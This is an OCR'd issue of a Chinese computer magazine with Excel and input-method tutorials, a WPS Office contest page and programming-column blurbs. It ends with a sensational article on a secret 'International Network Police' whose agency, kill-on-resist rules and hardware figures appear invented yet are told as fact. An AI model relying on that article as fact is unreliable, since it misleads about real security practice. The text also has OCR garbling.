


图3

报建开始，到竣工验收交付使用，要到各个科室办理相关许可手续。为了保持工程资料的一致性，我们在单位局域网上共享了一个Excel工作簿，其中一个工作表中列出了该工程的所有项目，供各个部门分别填写（见图3）。这样，要避免错填现象发生，就只有给工作表添加区域保护了。



图4

Step 1 启动Excel 2003（2002版本请仿照此例操作），打开相应的工作簿文档，执行“工具→保护→允许用户编辑区域”命令，打开“允许用户编辑区域”对话框（见图4）。

Step 2 单击其中的“新建”按钮，进入“新区域”对话框（见图5），在“标题”下面输入一个区域名称（如“交易中心”等，也可以不输入，而直接采用其默认的名称）；按“引用单元格”右侧的红色按钮，此时该对话框变成一个浮动条，用鼠标选择相应的区域（见图3中的区域①所对应的列A至F，也可以直接输入“=A：F”），再按浮动条右侧的红色按钮返回对话框；在“区域密码”下面的方框中输入第一个密码；点击“确定”并重新输入一遍刚才设置的密码，返回到“允许用户编辑区域”对话框中。



图5

Step 3 重复上一步的操作，完成其他区域的设置工作。



图6

Step 4 全部设置完毕后，单击“保护工作表”按钮，进入“保护工作表”对话框（见图6），两次输入密码后，确定退出。

小提示

★各区域一定要设置不同的密码！

★单击新区域中的“权限”按钮，可以对网络中的不同用户作进一步的权限设置。

接下来的工作与用“共享工作簿”实现分工协作类似，先允许多用户编辑Excel工作簿，然后把该工作簿放在每个用户都能访问到的共享文件夹中就可以了。当某个用户需要填写资料时，只要打开相应的工作簿文档，在其负责的区域任意单元格上双击鼠标，即可弹出一个“取消锁定区域”的对话框（见图7），输入正确的密码（管理人员将相应的密码告诉相应的用户），即可进入相应的区域，对其进行编辑操作。如果输入的密码不正确，则不能进入相应的区域对其进行编辑操作。



图7

小提示

如果管理人员要修改整个表格，需要依次取消工作簿的共享、取消工作表的保护，才能进行修改。修改完成后，再对工作表进行保护和共享即可。CF [BG01]

微软“联合”金山，解决生僻汉字

■ 北京 成兆义

如果你遇到个别不认识的字，在不知道它的发音又不会“五笔字型”等字形输入法的情况下，可能很难把它准确地输入到电脑中。然而，假若你用的是Windows XP或装有微软拼音输入法3.0以上的Windows，就可以解决以上麻烦。

例如要输入的字是“[illegible]”，首先把输入法切换到“微软拼音输入法”，在输入法状态条上找到“开启/关闭输入板”按钮（如果没有可以点击右下角的“选项”，在弹出的菜单中选中“输入板”）；开启输入板后，在左上角按下“Hand Writing（手写）”按钮（如没有，可单击标题栏最左端选择“输入法插件菜单”→“设置”，添加“Hand Writing”）。进入手写状态下后，用鼠标在左边的方框中通过按住鼠标左键进行拖拉的方法“手写”出“[illegible]”字，与此同时，右边的方框中显示了许多备选字，可以看到第一个字便是我们想要输入的，点击后即可完成输入。

如果你非要知道这个字的读音不可，把它拷到“金山词霸”中便可知晓。其实，这个“输入板”功能可多了，比如还能查字典等，大家可以进一步挖掘。CF [BG02]

看点 如何运用Excel的“三维引用”功能实现表单间的数据关联。

牵一发而动全身

——利用Excel的“三维引用”功能制作课程表

■ 河北 陈会安

每到新的学期，最让学校教务处的老师们头疼的一件工作就是编制课程表，原因就在于一所学校的课程表往往包括多种形式，例如：供领导使用的学校总课程表、供学生使用的班级课程表，还有供任课老师使用的课表等。这些课程表虽然形式不一，但是特定时间和特定班级所对应的某一节课的科目必须是一致的，如果某一个课程表中有一点小小的改动，那么绝大多数课程表都会跟着变，这时稍不留神就会出错。如果将这些课程表相互关联起来，修改了其中某一张表的内容后，其他表会自动进行动态更新，一定会给工作带来极大便利。实现这一目的并不困难，利用Excel的“三维引用”功能就能做到。

“三维引用”是Excel中一种比较高级的引用形式，利用此功能可以实现不同工作表之间的数据引用。下面我们以Excel 2002为例，利用“三维引用”功能建立一组相互关联的课程表。

一、创建课程表

假设某中学有三个年级，每个年级有八个班，我们需要建立一张“学校总课程表”、三张“班级课程表”，应该如何做呢？

Step 1 新建一个工作簿，将工作表数目添加至四张。将四张工作表依次重命名为“班级课程表（初一）”、“班级课程表（初二）”、“班级课程表（初三）”、“总课程表”。

Step 2 按照常规方法创建各个年级的空班级课程表，其结构如图1所示。然后将三张“班级课程表”分别复制到“总课程表”的相应位置，并作相应的改动，其结构如图2所示。对于工作表的建立大家一定比较熟悉了，这里不再赘述。



图1



图2

二、课程表的关联

要想在Excel中正确使用“三维引用”，要首先指定“源工作表”和“目标工作表”，其中“目标工作表”中的数据来自于“源工作表”。在本例中，我们将“班级课程表”作为“源工作表”，“总课程表”作为“目标工作表”。对“班级课程表”作了修改后，“总课程表”会自动进行动态更新。实现方法如下：

Step 1 切换“总课程表”为当前工作表，选中初一（1）班星期一第1节课所对应的单元格（图2中的B4单元格）为当前单元格。

Step 2 在“编辑栏”的“编辑公式”框中键入“=”，然后切换到“班级课程表（初一）”，选中初一（1）班星期一第1节课所对应的单元格（图1中的B3单元格），并单击“编辑栏”中的“确认”按钮。这样设置的目的是使“总课程表”中B4单元格与“班级课程表（初一）”B3单元格产生关联。

Step 3 在“总课程表”中拖动B4单元格的填充柄至F4单元格，释放鼠标后不要点击，保证B4至F4单元格为选中状态。然后拖动F4单元格的填充柄至F7单元格，这样即可将B4单元格的公式相对引用到初一（1）班所对应的所有单元格。

Step 4 按照以上三个步骤中的方法，将“总课程表”中初一至初三所有班的课程表与“班级课程表”中相应班的课程表建立关联。设置完毕的“总课程表”如图3所示。



图3

三、课程的录入

因为将“班级课程表”作为源表，因此必须在各“班级课程表”中录入相应的科目内容。录入时有一个小技巧：先按住Ctrl键选中需要录入同一科目的单元格，然后再录入科目名称，最后按“Ctrl+Ente”组合键，即可完成所选单元格的录入。三张“班级课程表”录入完成以后，“总课程表”也就随之生成了。

至此，一组具有关联特性的课程表建立完毕。需要修改时，只需在相应的“班级课程表”中做改动，“总课程表”就会自动进行更新。在以后开学前只需更新“班级课程表”中的内容，从而免去了许多重复性的工作。CF [BG03]

Mission: possible — 金山 WPS Office 擂台赛

KINGSOFT 金山软件股份公司

主办单位：《电脑爱好者》杂志社、金山软件股份公司

参赛方法

每期杂志刊登一个任务。读者去完成该任务，并将自己的作品、制作过程的步骤说明以及个人信息（姓名、地址、邮编、职业）发送到 bangong@cfan.com.cn，并在邮件主题上注明“金山 WPS Office 擂台赛第九期”。平信可以寄到：北京 9615 信箱《电脑爱好者》杂志社 金山 WPS Office 擂台赛第九期（收），邮编为 100086。

活动规则

1.本次活动自 2003 年 9 月 1 日开始，2004 年 1 月 1 日结束。

2.金山专家组将从每个任务中各评选出擂主 1 名、二等奖 2 名、三等奖 3 名。这些读者将获得荣誉证书以及奖品，并可获得稿件刊用通知和稿费。

3.每隔半个月从参与活动的读者中抽出 10 名幸运读者，他们将获得由金山公司提供的精美礼品。

4.压轴大奖：整个活动结束时，将从所有擂主中评选出金山 WPS Office 擂台赛冠军、亚军和季军得主，他们将获得荣誉证书和大奖。

5.请大家注意每期活动的截止日期。

6.主办单位保留对本次活动的最终解释权。

Mission 9

我心中的 WPS Office“2004”

眼看本次 WPS Office 擂台赛进入完结篇，擂台赛的幕后策划们绞尽脑汁想出来的攻擂题目被我们的热心读者一道道攻破，Ricky 也觉得是时候让读者们对 WPS Office 发发“牢骚”了。经过了 8 场比赛，无论您曾经参加了几场，甚至并没有把您的作品寄给我们，只要亲自体验过 WPS Office 2003，就一定有一些自己的感触吧。那么，您觉得 WPS Office 2003 还有哪些不足，您希望在今后的 WPS Office 中增加哪些功能，您希望在 WPS Office 的下一个版本中看到什么样的变化呢？本期 WPS Office 擂台赛的要点就是——您的想法。

作 品 要 求

1. 请指出 WPS Office 2003 中的不足之处，不论意见是否合理，都可以提出；
2. 请描述您心中下一个版本的 WPS Office，提出您的建议。
3. 字数不限，但最好不要少于 100 字。
4. 本期参赛作品提交截止日期为 2004 年 2 月 15 日

免费获得 WPS Office 2003 限次版！

下载地址：http://download.enet.com.cn/html/category3.html

Mission Possible
最终大奖：魅力不可挡！
现在参与：你还有机会！

总冠军 1 名
价值 6000 元的电脑一台
总亚军 2 名
价值 2000 元的数码相机一部
总季军 3 名
价值 800 元的扫描仪一台

擂台赛 Mission 5 专家点评

本期作品中有很多不寻常的作品，参赛者的智慧和技巧使我感觉到了 WPS 功能的强大，在文字处理方面，一些有用的功能是其他软件无法比拟的（又在卖瓜了，呵呵）。所谓麻雀虽小，五脏俱全。其实要做好一张小小的名片，也需要调动 WPS 中非常多的功能和技巧，在本期张宗闰作者的作品中就充分体现了这个说法——用文本框套文字框的方式，可以使内框的边框能进行花边的设置，外框则同时可以设置好看的底色或底图；用颜色的渐变效果制作出按钮式效果，能够让联系方式更醒目，使人感觉恰到好处。还有吕岩的作品，感觉非常清新，具有诗情画意。在这期擂台赛中，大家要注意的是：不论做什么作品，都要注意整体的协调，在颜色和字体的选择上尤为重要，还有就是要在制作完毕的时候要使用“组合”功能，因为一张名片就是一个小小的整体。好了，废话就到这了，大家还是赶快看看获奖名单中有没有自己吧…… :-)

（金山资深技术专家 宫璞）



作者：张宗闰

金山 WPS Office 擂台赛第五期获奖名单

擂　主：WPS Office 2003 专业版＋金山毒霸安全组合套装
张宗闰(福　建)

二等奖：金山毒霸安全组合套装＋金山词霸 2003
吕　岩(黑龙江) 赵春晖(西　安)

三等奖：金山词霸＋金山快译组合装
刘　琦(山　西) 杨　勇(昆　明) 陶长俊(安　徽)

程　序　谷

欢迎来到2004年第一期的程序谷。在新的一年中，程序谷栏目将与软件栏目携手共进，互相取长补短。

读者朋友，在新的一年中，你对我们栏目有什么要求和希望呢？欢迎来信program@cfan.com.cn，让我们一起把这个智力密集的游戏玩得更好！

春节离我们不远了，为了增加节日气氛，东渐在这里特别推出一期擂台赛——哪位大侠能够做出最漂亮、最具有创意的含有《电脑爱好者祝各位读者新年快乐》字样的Demo，我们将给予精美奖品作为鼓励！这里所谓的Demo，当然是指那些短小但是华丽的动画程序，多见于Demo大赛和Cracker的标志中，基本都是用汇编语言编写的，但我们这里不对实现语言作限制，但是你要提供源程序。OK，东渐就此拜别，华山再见！

《仙剑奇侠传三》作为仙剑系列的最新作，绝对能够称得上是再续的经典。可是《仙剑奇侠传三》不支持程序切换，如果想在游戏时用《金山游侠》等修改器直接修改的话，《仙剑奇侠传三》就会运行出错，这给游戏迷带来很多不便。想要修改游戏，看来只能修改其存档了。



存档一般为二进制文件，可以用十六进制编辑器来修改，如UltraEdit等。我们用编辑器可以得到将要修改的属性位置（地址），只要修改这个位置的值，就可以达到我们的目的。当然，想要得到这些地址，也要下一翻功夫才行……

VB

用VB做仙剑三的存档修改器

■ 广东　想海

文章链接：http://www.cfan.com.cn/11PROGRAM/200401/figafl.htm　(8 KB)

CF [CXG01]

提到人工智能，就不能不说说我非常景仰的人工智能之父——图灵。他相信只要模拟人类大脑的思维就可以做出一台可以思考的机器，他于1950年提出了著名的"图灵测试"，测试是让人类考官通过键盘向一个人和一个机器发问，这个考官不知道他现在问的是人还是机器。如果在经过一定时间的提问以后，这位人类考官不能确定谁是人谁是机器，那这个机器就有智力了。这个测试现在想起来十分简单，可是伟大的思想就源于这种简单的事物之中。

然而，图灵的测试也只说明了事物具有了智能的表象，何可谓智能的本质呢，可能当今世上谁也说不清楚。浩浩星空茫茫幻化演变，何可谓智，何可谓能，本就是空。只是以我们人类的认识和想象，无中生有罢了。所以我们谈的智能只能局限于我们人类的认知和想象，抛开了主观，也就只剩客观存在而已……

JAVA

Java游戏开发Step by Step最终篇
——游戏中的人工智能实现

■ 湖南　文惺

文章链接：http://www.cfan.com.cn/11PROGRAM/200401/elpifc.htm　(13 KB)

CF [CXG02]

本期我们继续为您安排《手把手学VB》系列文章。学了很多的VB知识，我们的编程技术渐渐进入一个更高的层次，这时，往往会自己设计一些方法来解决具体问题或为程序增加一些锦上添花的功能，但我们经常碰到，当一个方法可行时，应用这个方法到多个对象上要花费很大的工作量的问题。比如你打算给标签制作一种不断闪动的效果，你想到了用一个Timer控件来改变标签的前景色，但你的界面上有20几个标签都想有这个效果时（当然只是打个比方，如果这么做，我认为界面反而不好看），你必须针对每一个标签处理一次，这时，即使你已经学会了使用自己的过程，也觉得这功夫派不上什么大用场了。事实不只这种简单的情况，总之如果我们希望有一种方法可以针对一个对象来解决一个问题，之后就可以很方便地使有同样问题的其他同类型对象也得到解决，以前的知识就不够了，所以这里将告诉你如何运用VB的一种方便的编程方法：自定义控件。

VB

手把手学VB——张鸿的VB教室（十四）
ActiveX初步——制作自己的控件

■ 广东　张鸿

文章链接：http://www.cfan.com.cn/11PROGRAM/200401/fcbgbe.htm　(17 KB)

CF [CXG03]



我是警察 最神秘的警察
——网络警察



看点 很多人不知道他们是什么!很多人不知道他们叫什么!很多人不知道他们干些什么!很多人不知道……
一切的一切,本文为你一一揭秘。

注意: 阅读本文前,最好了解一下网络安全的相关知识,如果一点不了解也没关系,文中会有部分说明,并且小特也会把一些知识点链接至以前的CFan中。

■文/INP
图/苏黎

最神秘的网警

有一群活动于互联网,但却比骇客、黑客更神秘的人。没有人写过他们的故事,也没有多少人知道他们的存在,可他们依然默默坚守在自己的岗位,时刻关注着每一个非法入侵者的动向,每一秒对他们来说,都可能是挑战。长期呆在虽然庞大,却因放置着各种仪器和设备而空间略显狭小的监控中心里,两耳充斥着键盘和各种设备发出的微弱噪音,每天12小时不间断地连轴工作,使他们形成了冷冷的性格:没有笑容、没有表情。工作时间,他们的心里只有一个信念:将任何可能的入侵者寻找出来。除了各自的真实姓名外,他们还有一个统一且让人敬畏的称呼:国际网络警察,英文全称International Network Police(简称INP),这个INP既是他们的统称,也是机构的名称。

INP都是来自麻省理工学院(MIT:Massachusetts Institute of Technology)、加州理工学院(CIT:California Institute of Technology)、史蒂文斯理工学院(SIT:Stevens Institute of technology)、佛罗里达理工学院(FIT:Florida Institute of Technology)、美国陆军军官学院(USMA:US Military Academy West Point,俗称西点军校)的信息安全领域精英,精于各种网络犯罪手法



你知道吗?

反入侵黑皮书

根据入侵者的行为以及突破的防御系统层数进行判断,因为一共9层防御系统,前5层并不需要INP,所以此处的C1级别,说明入侵者已经成功侵入了第6层安全防御系统,依此类推,如果达到A2级别以上,可视入侵者的合作态度而决定是否立即将其击毙。

“入侵黑皮书”的分级制度大致内容(不附带具体的细节性操作和罚款金额)如下:

C1:成功侵入第6层防御系统,但未作任何破坏性操作。应对方案:派遣DIC(即后文提到的“信息特警”)前往逮捕,并扣留7天。C2:成功侵入第6层防御系统,并修改基本设置。应对方案:派遣DIC前往逮捕,并扣留14天。C3:成功侵入第6层防御系统,修改大部分设置,或使防御系统关闭。应对方案:派遣DIC前往逮捕,并拘留30天。C4:成功侵入第6层防御系统,修改大部分设置,并使防御系统部分功能损坏。应对方案:派遣DIC前往逮捕,并拘留60天。C5:成功侵入第6层防御系统,使防御系统完全损坏,无法再次工作。应对方案:派遣DIC前往逮捕,并拘留180天。

B1:成功侵入第7层防御系统,修改设置或删除系统记录的资料。应对方案:派遣DIC前往逮捕,并关押180天。B2:成功侵入第7层防御系统,大量修改系统设置,导致系统无法正常运作,或短暂失控。应对方案:派遣DIC前往逮捕,并关押240天。B3:成功侵入第7层防御系统,破坏系统结构或切断系统与监控中心的连接。应对方案:派遣DIC前往逮捕,并关押1年。B4:成功侵入第7层防御系统,完全使系统崩溃,或使系统与监控中心的连接中断超过24小时。应对方案:派遣DIC前往逮捕,并关押1年半。B5:成功侵入第8层蜜罐(关于“蜜罐”,可以参考2003年第20期的《揭秘!杀毒软件公司的诱捕蜜罐》或后文中的解释)系统,在其中逗留超过1小时后知难而退(前提是没有对第7层防御系统进行破坏)。应对方案:派遣DIC前往逮捕,并关押2年。

A1:成功侵入第8层蜜罐系统,在其中逗留超过12小时,或将系统结构和设置破坏。应对方案:派遣DIC前往逮捕,并关押3年,拒捕并使用武器攻击DIC者,可视具体情况将其击伤,丧失攻击能力。A2:完全突破第8层蜜罐系统。应对方案:派遣DIC前往逮捕,并关押3年半,拒捕并使用武器攻击DIC者,可视具体情况将其击毙。A3:成功侵入第9层防御系统。应对方案:派遣DIC前往逮捕,并关押4年,拒捕并使用武器攻击DIC者,可立即将其击毙。A4:完全突破第9层防御系统。应对方案:派遣DIC前往逮捕,并关押5年,拒捕并使用武器攻击DIC者,可立即将其击毙。A5:成功查看或获取到机密资料。应对方案:视资料的重要性,关押时间大于7年,最高可达终身监禁,拒捕并使用武器攻击DIC者,可立即将其击毙。(附加信息:达到此级别,追究被入侵的计算机系统所属监控区INP的责任,如让罪犯成功逃脱,监控区全体INP自行辞职。)



的分析检测和跟踪。他们的存在，令欧美的顶尖骇客、黑客们也不得不捏一把冷汗。

他们的职责，是利用分布在欧美各国的庞大监控网络的数据分拣系统所获得的信息，分析并判断所有的高级别的入侵行为，保护欧洲和美洲的各大军事、科研、政府、银行、情报机构的重要计算机，防止任何可能入侵的事件发生以及机密资料的外泄。要知道重要计算机系统的外部网络连接都使用了高达9层的安全防御系统，有极高的强度。除非有十分厉害的骇客成功侵入了第5层以上，INP们才需要行动起来了。一般的入侵是不用劳烦他们的。而他们会根据入侵者的行为，判断属于哪种入侵级别，判定后，将按照INP“反入侵黑皮书”的行动级别，对其采取不同的措施。比如：提醒、警告、封堵，必要的时候还将采取反击措施。如果入侵者的行为已经达到了C1级别。那么他将受到被逮捕的“待遇”。



网警的神秘装备及得力助手

1.专用设备


人的精力是有限的，有了高超的技术，没有能与之相搭配的高精尖设备，在迅速发展壮大的网络环境中，也无太大的用武之地。正因为如此，特别研发了INP专用的跟踪、分析、检测、定位设备，它们都有其各自的特别代号，功能也相当的强悍，与INP们的技术完美搭配，有了它们，INP们也就能更加容易地只获取相对有价值的数据，而不是靠大脑去分析由NOC-1750❶高速光纤网络组传入的已经经过基本筛选的来自监控网每秒几百TB❷ 的数据。接下来，将简要介绍：

SnakeEyes：蛇眼点距路由跟踪系统，其在默认设置下，将具有跟踪255台跳板(关于“跳板”，可参考2003年第18期的《菜鸟版〈黑客日记〉》)后的入侵者的超强能力，经过特殊的调节，还能将这个数字再提高一些。也就是说就算入侵者不惜辛苦地建立了255台能够掩饰其真实IP及电脑信息的计算机进行入侵活动，而且不管这些计算机位于哪个国家，使用的何种网络架构，他都无法逃脱蛇眼的跟踪。

Chromosome：染色体地理位置判定系统，该系统拥有1个子设备，此子设备用于连接NGPS(INP专用全球卫星定位系统)和专用探测卫星。结合蛇眼点距路由跟踪系统使用，可将罪犯的作案地点定位到具体的国家，如果是在美国本土或者欧洲的某个城市，只要使用得当，在相当短的时间内，就能将目标位置精确到门牌号。要想逃避染色体的定位，除非入侵者在南极或北极的某个地方，用没有经过通信机构检测并允许入网的杂牌Modem上网^O^。



DigitalGene：数字基因计算机信息收集系统，基因是每个人独有的，没有重复。因此



该设备可将以上两种设备所收集的入侵者地理位置和IP加以利用，然后对其进行访问，能检测出入侵者的计算机内几乎全部的常规硬件以及部分非常规硬件的信息，以便通过硬件生产厂商进行追查，达到精确到具体人员的目的。只要不是自制的设备，数字基因几乎都能检测到。

ExpressLevin：急速闪电信息处理系统，主体硬件系统

名词解释

❶ NOC-1750

基于OC-XXX(SDH同步数字光通信技术的光信道速率级别)：民用级别为OC-1至OC-255，传输带宽为51,840Mbps至13.21Gbps，主要用于ATM交换系统，而每条NOC-1750光纤却能提供高达近400Tbps的传输带宽，以上所用的光纤组总传输带宽能达到近3600Tbps。

❷ TB

TB，TeraByte，二进制换算是1TB=1024GB，而磁盘容量的换算一般是采用十进制，1TB=1000GB。

为IBM公司生产的RS 6000 SP并行计算系统组成的计算机组，现共有3500颗特制的IBM Power4改进型CPU(原为POWER 3，后因不能满足日益庞大的数据量需求，全面升级)，可同时处理来自前述设备的海量数据，并同步传送给存储系统和INP的工作计算机，速度惊人。虽然有如此强大的计算能力，但其噪音却相当的小，这当然得益于IBM公司对超级计算机的精湛制造工艺。

Photons:光子存储系统，主体为OPEN VMS系统❶操控的磁盘阵列组和磁带存储系统，以及两个光盘塔。磁盘阵列组用于存储一星期内的监控和分析数据，磁带存储系统内存储了从INP机构成立以来的全部有价值的资料，例如入侵案件发生时以及发生前的数据情况。光盘塔，其中一个由24层的DVD光盘刻录器组成，每层1000台，用于保存每日的重要和异常数据，以及案件的处理结果和罪犯的详细信息。另一个由36层可擦写式DVD刻录器组成，每层1024台，用于保存以上存储系统的资料副本，作为备份。

DressingStation:灾难性故障自恢复系统，以便在灾难性故障发生时，和光子存储系统配合使用，可以在很短的时间内恢复整个存储系统的运作。确保在第一时间内将INP的工作进度恢复到故障前的状态，以便继续进行监控。

ElectronCaptor:电子捕捉者入侵检测分拣系统，可以在相当短的时间内将整个监控网内的数据过滤并分拣出异常信息，然后将这些信息传输给急速闪电信息处理系统，经过它的处理和编码后传输给INP们的工作计算机，让他们来进行判断数据的有效性和合法性，便于采取相应措施，第一时间保障职能范围内的计算机系统安全。

工作计算机:INP使用的全部工作计算机和监控仪器的显示器都为IBM公司制造。并且几乎每月都会进行升级。一般最新的硬件都会优先给INP使用。

2.辅助部门

Data Information Corps:简称DIC，意译为:信息特警。该部门专门协助INP们开展罪犯缉捕行动，组成人员都是来自欧美各国最强的特种部队内的最优秀士兵。他们和INP们配合创造的记录是在确定罪犯位置并到达其作案地点后，仅用短短14秒(包括撞门和搜索的时间)就将持有重武器的骇客逮捕，当然根本没有任何还手的机会。他们的身手足见一斑。正常情况下行动小组成员均为12人，特殊情况下才会增加到24人。美国本土的DIC们是最辛苦和危险的。辛苦，说的是美国的网络犯罪率最高，几乎是每天都有任务，只有每年的圣诞节，才有自己的休息时间。危险，说的是由于美国的枪支管制不严，每个人都可能拥有枪械，有特殊渠道的，甚至还可能有一把以上，或者重武器。每个任务，无论是去警告疑犯还是去执行逮捕，对他们来说，都是充满了危险和挑战的(就算只是警告，都很可能因为疑犯的“做贼心虚”，以为自己犯了什么大罪，情急想要逃脱，而对DIC们使用武器)。虽然每次任务都配备了防弹服、头盔等保护装备及足够强大的武器支持。可在美国这种枪支泛滥的国家，依然是危险的。大多数情况下，不知道对方的来历，不知道对方多少人，不知道对方是否有武器，以及武器类型。在任何一秒钟，都可能殉职。周全的缉捕策划和迅速的行动是取胜的重点，一旦慢一步，不仅自己可能会受伤或殉职，严重的还会导致整个行动小组都牺牲。训练有素的DIC们，根据INP的指示，快速地制定好缉捕方案，并立即实施，将罪犯擒个措手不及。有危险，就可能有伤亡，DIC部门成立至今，虽无死亡的案例记载，但伤残的却有不少。严重的甚至因为骇客的拒捕而被其使用手榴弹炸断了整个下肢……



不要认为缉捕骇客就是一件很轻松的事情，他们和其他罪犯也有相似之处，在拒捕的时候一样会采取各种非常手段逃脱，甚至不惜使用武器。在网络中，他们是危险的，在现实中也是很危险的。尽管伤亡的厄运随时可能降临在每一个DIC的头上，但他们依然时刻等待着INP的指令，恪守职责，用自己的一份力将每个触犯法律的罪犯绳之于法。国家和人民的利益得到了保障，他们的工作，也就显得更加的神圣，更加的令人敬佩。DIC虽然是作为INP的辅助部门存在，但其自身独特的英勇精神，是INP们不能比拟的。永远站在反入侵工作最危险前沿的DIC，是INP执法的有力“武器”，从某种角度来说，他们的存在，或许才是令企图非法入侵的骇客们胆战心惊的原因。无论如何，DIC和INP之间的密切配合，通力合作，才能让罪犯对自己的罪行付出应有的代价。

特别提示:请记住每种设备的用途及名称，后面会经常提到。



名词解释

❶ OPEN VMS系统

康柏公司的产品，目前最高版本7.3，64位系统，唯一的安全级别达到A1的操作系统，用在科研、军事、情报等需要保密的机构。只能运行在专用的硬件设备上，价格非常昂贵。

网警的神秘工作日记



¡¶»Æ»èÏÂµÄÈëÇÖÕß¡·

时　间：1998 年夏季，某日的下午 7 点(纽约时间)　　　　地　点：INP 美国区监控中心

人　物：L(USMA 军官，监控组组长，擅长各类超级计算机与存储系统协调技术以及灾难故障修复)、X(MIT 博士，监控组组员，擅长数据来源分析与重建❶、入侵检测❷ 以及实时对抗❸)、K(SIT 硕士，监控组组员，擅长卫星定位技术❹ 及相变流数据过滤❺)、S(FIT 博士，监控组组员，擅长各类防火墙建构技术和入侵报告分析与安全性检测)、V(CIT 博士，监控组组员，擅长入侵者跟踪查询技术及数据包拆析解码❻)、A(CIT 双硕士，监控组组员，擅长数据流分段重组❼及诱捕技术❽)

附　注：每位 INP 都可熟练操作全部的专用设备。对其余组员的相关技术也有一定深度的研究。必要时可独立完成非自身擅长的技术工作。因考虑到一些保密因素，故省略了部分细节性描述。

夕阳的余晖从云层中透出，洒落在大地上，温和而香醇。天将暮而未暮，在这种情景下，让人的神经，不免也有一丝松懈。盯了一天屏幕上各种数据的 INP 们，揉了揉长时间集中注意力在一个小范围内而导致疲劳的眼睛，轻压几下头两侧的太阳穴，喝了杯浓咖啡，再次将自己沉浸在紧张的数据分析中。也许你会觉得奇怪，怎么不休息休息再继续工作？其实，你要是知道此时此刻，才是骇客们正常工作时间的起始，你也就不会再有疑惑了。对其他人来说，屏幕上滑过的数据枯燥而乏味，没有人会认为被二进制和十六进制字符串切分成两半的屏幕也是美的，可INP们却只能每天12 小时面对这些东西，而且神经还要时刻保持紧绷，以免短暂的松懈而漏看了一条重要数据。这些经过分拣出来的数据已经是带有一定的危险性了，如果放走任何一条，都可能带来极其严重的后果，INP 们也就失职了。引起的连带损失也可能巨大到不可估量。因此，履行职责对他们来说，远比自己的休息更加重要。这就是具有极强职业精神的INP们每天真实的“生活写照”。

咖啡因带来的神经刺激，让整个人又精神起来，忘却了疲劳的 INP 们，眼睛里影射着屏幕里不断下落的数据，大脑飞快地运转着，用自己的所学，不断地将数据和大脑中的知识对比，找出可能的危险指令。从监控网络里传送过来的加密数据，经过 ElectronCaptor 入侵检测分拣系统的初步处理和分拣，传递给 ExpressLevin 信息处理系统分析，ExpressLevin 的超级计算机群组进行复杂的数据后期处理、解码后，再以二进制和十六进制的形式同步传递给 INP 们的工作计算机和 Photons 存储系统。

时常都会有些入侵者尝试着突破重重防御系统而进入INP们保护的网络，不过大部分的尝试都是徒劳的，连“反入侵黑皮书”的 1 级都达不到，这种“粗活”也就不用劳烦他们了。

今天是单日，是 L、X、K、S、V、A 他们 6 人值班。监控网传来的“平静”检测报告，让人感觉今天似



名　词　解　释

❶ 数据来源分析与重建

将防御系统截获的零散或不完整的入侵者IP地址等数据经过分析后进行修复或整理，重新建立出完整的信息。

❷ 入侵检测

通过收集和分析计算机网络或计算机系统中各关键点的信息，检查网络或系统中是否存在违反安全策略的行为和被攻击的迹象。

❸ 实时对抗

一种反击技术，目的是拖延入侵者的进度，便于跟踪，或直接将其“打倒”，兵来将挡。

❹ 卫星定位技术

地理位置判定系统＋NGPS(网警专用全球卫星定位系统)的结合操作技术。

❺ 相变流数据过滤

将乱序的数据流去除不需要的部分或者已经损坏的部分，取其完整信息。

❻ 数据包拆析解码

一种解码技术，将需要解码的数据串分成独立的个体，各个击破。

❼ 数据流分段重组

将动态的乱序数据流切分为几个部分，通过计算得到其各自的数据头部信息，然后再将它们组合起来，形成完整的可阅读信息。

❽ 诱捕技术

也就是蜜罐技术的相关衍生，通过建立一个虚构的被攻击目标，引诱入侵者实施攻击，该虚构目标内布满了各类检测设备，通过它们，可将入侵者的攻击方式和渗透点等了解得一清二楚。还能起拖延时间的作用，因为入侵者会花相当长一段时间在这个虚构目标内打转。



乎和大部分日子一样，没有什么大的风吹草动，仅有的3次尝试性入侵也都被防御系统牢牢地封锁在外面。原本以为可以较轻松地度过这一天，没想到这时却有一串异常数据出现在L的监视屏幕前。

L是INP美国区总部的监控分析组组长，也是在INP工作时间最长的长官，长期的职业生涯锻炼出的直觉，让他很快就觉得会有事情要发生。那段异常数据只出现了一次就消失了，似乎是某人的误打误撞，K和S重新效验了那段数据，没有发现什么危险的命令，只是一个探测而已。警觉的L吩咐A再次效验该数据，并追查数据来源。经过仔细的分析，A果然在该段数据的中部发现了一些不规则的信息！初步怀疑是一种溢出代码，证明了L的警觉并不是没有根据的。L立刻下令V配合A对数据来源进行追踪。几分钟过去了，SnakeEyes点距路由跟踪系统报告跟踪成功，找到了数据的源头。分析数据来源是X的强项，自然，分析SnakeEyes点距路由跟踪系统所返回的数据报告的任务就交给了X。X先简要的查看了一下报告，发现报告上每个追踪项后赫然印着"Unknown"！顿时，整个监控中心只剩下了各种设备运行时候的微弱噪音……

